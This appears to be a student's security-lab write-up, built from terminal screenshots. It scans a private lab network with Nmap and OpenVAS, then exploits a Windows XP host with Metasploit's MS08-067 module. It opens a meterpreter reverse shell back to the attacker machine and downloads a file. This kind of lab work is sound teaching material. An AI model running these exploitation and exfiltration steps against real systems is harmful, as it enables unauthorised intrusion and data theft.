


1. Map the Network using NMAP

Nmap command: nmap -O -sS -SV --version-intensity 5 -A --script="default,vuln" -p 1-65535 10.10.111.0/24

This command shows all the open ports, the OS on each host, and potential vulnerabilities. Screenshots attached and can be found below:



The screenshot shows a terminal window titled "root@kali: ~" running on a Kali Linux desktop environment. The terminal displays the results of an Nmap scan for host 10.10.111.1. The output includes the following details:

```
root@kali:~# nmap -O -sS -SV --version-intensity 5 -A --script="default,vuln" -p 1-65535 10.10.111.1
11.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2018-10-29 08:00 EDT
Nmap scan report for 10.10.111.1
Host is up (0.00033s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0c:40:db:79:2c:95:94:b3:80:7d:5a:96:52:cb:c7:66 (RSA)
|   256 c6:68:77:0e:cc:16:fd:33:10:92:51:9a:72:0e:17:e0 (ECDSA)
25/tcp    open  smtp    Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| smtp-vuln-cve2010-4344:
|   The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|         Transport Layer Security (TLS) services that use anonymous Diffie-Hellman key exchange only provide protection against passive eavesdropping, and are vulnerable to active man-in-the-middle attacks which could completely compromise the confidentiality and integrity of any data exchanged over the resulting session.
Check results:
ANONYMOUS DH GROUP 1
  Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
  Modulus Type: Safe prime
  Modulus Source: Unknown/Custom-generated
  Modulus Length: 2048
  Generator Length: 8
  Public Key Length: 2048
```

Continuation of screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
Modulus Source: Unknown/Custom-generated
Modulus Length: 2048
Generator Length: 8
Public Key Length: 2048
References:
https://www.ietf.org/rfc/rfc2246.txt
53/tcp open domain ISC BIND 9.10.3-P4-Ubuntu
| dns-nsid:
| bind.version: 9.10.3-P4-Ubuntu
MAC Address: 00:00:00:00:00:03 (Xerox)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Network Distance: 1 hop
Service Info: Host: ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.33 ms 10.10.111.1

Nmap scan report for 10.10.111.2
Host is up (0.00030s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0c:40:db:79:2c:95:94:b3:80:7d:5a:96:52:cb:c7:66 (RSA)
|   256 c6:68:77:0e:cc:16:fd:33:10:92:51:9a:72:0e:17:e0 (ECDSA)
25/tcp    open  smtp     Postfix smtpd
| smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
| BITMIME, DSN,
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
```

Continuation of Screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
| smtp-vuln-cve2010-4344:
|   The SMTP server is not Exim: NOT VULNERABLE
|   ssl-cert: Subject: commonName=ubuntu
|   Not valid before: 2017-12-31T09:18:04
|   Not valid after: 2027-12-29T09:18:04
|   ssl-date: TLS randomness does not represent time
|   ssl-dh-params:
|     VULNERABLE:
|       Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|         Transport Layer Security (TLS) services that use anonymous Diffie-Hellman
|         key exchange only provide protection against passive eavesdropping, and
|         are vulnerable to active man-in-the-middle attacks which could completely
|         compromise the confidentiality and integrity of any data exchanged over
|         the resulting session.
|   Check results:
|     ANONYMOUS DH GROUP 1
|       Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|       Modulus Type: Safe prime
|       Modulus Source: Unknown/Custom-generated
|       Modulus Length: 2048
|       Generator Length: 8
|       Public Key Length: 2048
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|   53/tcp open domain ISC BIND 9.10.3-P4-Ubuntu
|   | dns-nsid:
|   | bind.version: 9.10.3-P4-Ubuntu
|   MAC Address: 00:00:00:00:00:02 (Xerox)
|   Device type: general purpose
|   Running: Linux 3.X|4.X
|   OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
|   OS details: Linux 3.2 - 4.0
|   Network Distance: 1 hop
```

Continuation of screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
https://www.ietf.org/rfc/rfc2246.txt
53/tcp open  domain  ISC BIND 9.10.3-P4-Ubuntu
| dns-nsid:
|_ bind.version: 9.10.3-P4-Ubuntu
MAC Address: 00:00:00:00:00:02 (Xerox)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Network Distance: 1 hop
Service Info: Host: ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1  0.30 ms 10.10.111.2


Nmap scan report for 10.10.111.100
Host is up (0.000027s latency).
All 65535 scanned ports on 10.10.111.100 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Post-scan script results:
| ssh-hostkey: Possible duplicate hosts
| Key 256 c6:68:77:0e:cc:16:fd:33:10:92:51:9a:72:0e:17:e0 (ECDSA) used by:
|   10.10.111.1
|   10.10.111.2
| Key 2048 0c:40:db:79:2c:95:94:b3:80:7d:5a:96:52:cb:c7:66 (RSA) used by:
|   10.10.111.1
|   10.10.111.2
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 84.94 seconds
root@kali:~#
```

2. OPENVAS

I set the Target IP as the Window's IP (10.10.111.101). I checked all of the TCP Ports , and set the SMB username as poly and password [blank] as shown before. The rest was left as defaults for the scan.





Creating a new Task

New Task

Name	Lab 2 Scan	
Comment		
Scan Targets	VLAB Windows	★
Alerts	★	
Schedule	..	<input type="checkbox"/> Once ★
Add results to Assets	<input checked="" type="radio"/> yes <input type="radio"/> no	
Apply Overrides	<input checked="" type="radio"/> yes <input type="radio"/> no	
Min QoD	70 %	
Alterable Task	<input type="radio"/> yes <input checked="" type="radio"/> no	
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest <input type="text" value="5"/> reports	
Scanner	OpenVAS Default	
Create		

My target used, IP of 10.10.111.101 with the SMB username as poly and no password

New Target

Name: Windows More Ports

Comment:

Hosts: Manual, 10.10.111.101

Exclude Hosts:

Reverse Lookup Only: No

Reverse Lookup Unify: No

Port List: All TCP

Alive Test: Scan Config Default

SSH: on port 22

Setting the SMB

New Task

New Target

Comment:

Manual, 127.0.0.1

New Credential

Name: vlab windows u&p

Comment:

Type: Username + Password

Allow insecure use: No

Auto-generate: No

Username: poly

Password:

Create

SNMP

Create

Iceweasel automatically sends some data to Mozilla so that we can improve your experience.

Choose What I Share

Report of the Results:

Done

autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=html min_qod=70

ID: 2148e34d-9c67-4c26-a0e4-c99872cd45d2
Modified: Mon Oct 29 12:46:04 2018
Created: Mon Oct 29 12:40:17 2018
Owner: student

Report: Results (6 of 21)

Vulnerability Severity QoD Host Location Actions


Vulnerability	Severity	QoD	Host	Location	Actions
Microsoft Windows Server Service Remote Code Execution Vulnerability (921883)	10.0 (High)	98%	10.10.111.101	445/tcp	
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	10.0 (High)	98%	10.10.111.101	445/tcp	
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	10.10.111.101	445/tcp	
OS End Of Life Detection	10.0 (High)	80%	10.10.111.101	general/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	10.10.111.101	445/tcp	
DCE Services Enumeration Reporting	5.0 (Medium)	80%	10.10.111.101	135/tcp	

(Applied filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=html min_qod=70)

Backend operation: 0.39s Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

Iceweasel automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share x

3. Opening the metasploit console



```
Terminal
File Edit View Search Terminal Help
% http://metasploit.pro
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.5-2016010401 ]+
+ --=[ 1517 exploits - 875 auxiliary - 257 post      ]+
+ --=[ 437 payloads - 37 encoders - 8 nops        ]+
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]+

msf >
```

Looking for the exploit that the lab in part 1 suggests. (search ms08_067)

Connected (unencrypted) to: QEMU (689_13_22) Send CtrlAltDel

Applications ▾ Places ▾ Terminal ▾ Tue 06:52

File Edit View Search Terminal Help

Easy phishing: Set up email templates, landing pages and listeners in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.5-2016010401 ]  
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]  
metasploit-framework Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > search ms08_067  
[-] Unknown command: seach.  
msf > search ms08_067  
[!] Module database cache not built yet, using slow search
```

```
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf > 
```

Choosing the correct Exploit (use exploit/windows/smb/ms08_067_netapi)

```
screen capture using msfvenom or the compromised machine.  
node  
step  
① Not Secure | vital.engineering.nyu.edu:24412/vnc_auto.html  
noVNC  
Connected (unencrypted) to: QEMU (689_13_22)  
Send CtrlAltDel  
Applications ▾ Places ▾ Terminal ▾ Tue 06:56  
File Edit View Search Terminal Help  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  
Name Current Setting Required Description  
---- -- -- --  
RHOST yes The target address  
RPORT 445 Set the SMB service port  
SMBPIPE BROWSER The pipe name to use (BROWSER, SRVSVC)  
Exploit target:  
Id Name  
-- --  
0 Automatic Targeting  
msf exploit(ms08_067_netapi) >
```

Setting the properties: (set RHOST [windows IP]).

```
File Edit View Search Terminal Help  
msf exploit(ms08_067_netapi) > set RHOST 10.10.111.101  
RHOST => 10.10.111.101  
msf exploit(ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  
Name Current Setting Required Description  
---- -- -- --  
Proxies type:host:port [...] no A proxy chain of format type:host:port[,t  
RHOST 10.10.111.101 yes The target address  
RPORT 445 yes Set the SMB service port  
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)  
Exploit target:  
Id Name  
-- --  
0 Automatic Targeting  
msf exploit(ms08_067_netapi) >
```

Choosing the payload: (set payload windows/meterpreter/reverse_tcp)

```
Terminal
File Edit View Search Terminal Help
windows/vncinject/reverse_ipv6_tcp normal
VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
windows/vncinject/reverse_nonx_tcp normal
VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/vncinject/reverse_ord_tcp normal
VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/vncinject/reverse_tcp normal
VNC Server (Reflective Injection), Reverse TCP Stager
windows/vncinject/reverse_tcp_allports normal
VNC Server (Reflective Injection), Reverse All-Port TCP Stager
windows/vncinject/reverse_tcp_dns normal
VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
windows/vncinject/reverse_tcp_rc4 normal
VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption)
windows/vncinject/reverse_tcp_uuid normal
maltegoServer (Reflective Injection), Reverse TCP Stager with UUID Support
windows/vncinject/reverse_winhttp normal
VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)

msf exploit(ms08_067_netapi) > set payload window/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Set the listening port and ip: (set LHost [Linux IP]) (I left the listening port the same at 4444).

```
Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
LHOST     10.10.111.100    yes       The listen address
LPORt     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > 
```

Began the exploit: (exploit)

```
0  Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.111.100:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 10.10.111.101
[*] Meterpreter session 1 opened (10.10.111.100:4444 -> 10.10.111.101:1033) at 2018-10-30 07:03:20 -0400

meterpreter >
```

Got ipconfig and Shell Access (ip config and shell)

```
Applications ▾ Places ▾ Terminal ▾ Tue 07:04

Terminal
```

File Edit View Search Terminal Help


```
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 2
=====
Name      : Realtek RTL8139 Family PCI Fast Ethernet NIC #2 - Packet Scheduler Miniport
Hardware MAC : 00:00:00:00:00:05
MTU       : 1500
IPv4 Address : 10.10.111.101
IPv4 Netmask : 255.255.255.0

meterpreter > shell
Process 416 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>^[[
```

Created a text document in Windows





Took a couple tries but downloaded the file. (download [file directory] [linux directory])

```
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > download Lab2Stolen.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file sp
meterpreter > download C:Lab2Stolen.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file sp
meterpreter > download C:\\Documents and Settings\\poly\\Desktop\\Lab2Stole
oot/Desktop
[-] stdapi_fs_stat: Operation failed: The system cannot find the file sp
meterpreter > download C:\\documents and settings\\poly\\desktop\\Lab2Stole
ot/Desktop
[-] stdapi_fs_stat: Operation failed: The system cannot find the file sp
meterpreter > download C:\\Lab2Stolen.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file sp
meterpreter > download C:\\Documents and Settings\\poly\\Desktop\\Lab2Stole
[-] stdapi_fs_stat: Operation failed: The system cannot find the file sp
meterpreter > download C:\\Documents and Settings\\poly\\Desktop\\Lab2Stole
[-] stdapi_fs_stat: Operation failed: The system cannot find the file sp
meterpreter > download C:\\\\lab2Test.txt /root/Desktop
[*] downloading: C:\\lab2Test.txt -> /root/Desktop/lab2Test.txt
[*] download   : C:\\lab2Test.txt -> /root/Desktop/lab2Test.txt
meterpreter >
```

